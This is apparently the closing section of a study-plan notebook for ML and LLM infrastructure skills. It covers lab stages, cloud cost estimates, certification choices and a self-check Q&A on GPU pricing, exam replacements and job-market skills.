12	5	LoRA/QLoRA, spot, checkpoints (4, 9)	LoRA on spot → bucket checkpoints → serve via vLLM	survives a forced eviction
13*	5	observability, drift, canary (6)	Prometheus/Grafana dashboard + alert; canary deploy	alert fires on fake drift
14	6	DP/TP/PP, ZeRO/FSDP (4); Playbook; CS336	DDP on Kaggle 2×T4	DDP loss ≈ 1-GPU loss
15*	6	MFU, memory, interconnect (4, 1)	DDP vs FSDP/ZeRO-3 vs TP on 2–8 rented GPUs	MFU + memory table
16	6	end-to-end LLM pipeline	nanochat speedrun (or 1-GPU run); portfolio write-up; book one cert	chat CLI + eval report

- Budget check (est.): stages 1–2 ≈ $0–15 (mostly credits) · 3 ≈ $2–12 · 4 ≈ $0–10 · 5 ≈ $2–25 · 6 ≈ $25–100 → **whole path plausibly under ~$150–250** out of pocket.
- Book the cert that matches where you finish: stopped at stage 4 → AIP-C01 or AI-103; finished stage 5–6 → PMLE / MLA-C02 / CKA, with CNPE later.
- Every Friday: run the teardown commands above and check the billing page.
  ← habit, not heroics

? Self-check

Q. Why run stage 4 (RAG/agents) in parallel with stages 2–3?

A. It needs almost no cloud spend (~$0–10, mostly API tokens) and maps to the most common 2026 posting ask: foundation models appear in 51% of postings.

Q. You earned AWS MLS-C01 in 2025. Is it still valid, and what do you take next?

A. Yes. The exam retired Mar 31, 2026, but holders stay active for 3 years from the date earned. Next: AIP-C01 (GenAI Developer – Pro, $300) or MLA-C02, the revised ML Engineer – Associate.

Q. Which Microsoft exams replace AI-102, DP-100 and AI-900?

A. AI-102 → AI-103 (Azure AI Apps and Agents Developer, beta, a new exam). DP-100 → AI-300 (MLOps Engineer Assoc). AI-900 → AI-901 (the credential continues and now includes gen AI).

Q. Estimate the nanochat speedrun cost on 8×H100 at ~$3/GPU-h, and at AWS on-demand.

A. 8 × 2 h × $3 ≈ $48 (~$15 on spot). At AWS's $6.88/GPU-h ≈ $110. A single GPU takes ~8× longer: ~16 h × $1.33–2.89 ≈ $21–46.

Q. How can a spot run end up costing more than on-demand?

A. If it's evicted with no checkpoints, all work since the start is lost and must be redone: cost ≈ p_spot × (H + k × h_lost). Fix: checkpoint to object storage and resume.

Q. Your GKE lab bill isn't covered by the $74.40 credit. Two likely reasons?

A. The cluster is regional Standard (the credit covers zonal/Autopilot only), and/or the charges are node/compute SKUs, which the credit never covers. It only offsets the $0.10/h management fee.

Q. Top three skills in Axial's 43,480-posting sample, and what platform roles add?

A. Python 62%, cloud platforms 55%, foundation models 51%. Platform/LLMOps roles add serving stacks (vLLM, SGLang, TGI, Triton, Ray Serve), Kubernetes + multi-GPU orchestration, Terraform, CI/CD, and observability (Prometheus/Grafana, drift); usually 3–7 yrs experience.

Q. What is the "done when" for the stage 2 GPU node pool lab?

A. The node shows `nvidia.com/gpu: 1` allocatable, a pod requesting a GPU schedules and runs `nvidia-smi`, and the pool scales back to 0 nodes when idle. All of it created and destroyed from Terraform.

Sources: Axial Search job map · freetier.co 2026 · GPUnex GPU prices · AWS MLA-C02 update · AWS AI cert portfolio (AIP-C01) · Google PMLE · Microsoft AI-103 · MS retirements 2026 · NVIDIA NCP-AAI · CNCF CNPE · aie-book · Made With ML · HF Agents course · Ultra-Scale Playbook · nanochat

end of notebook · prices and versions move fast, so re-check anything marked approximate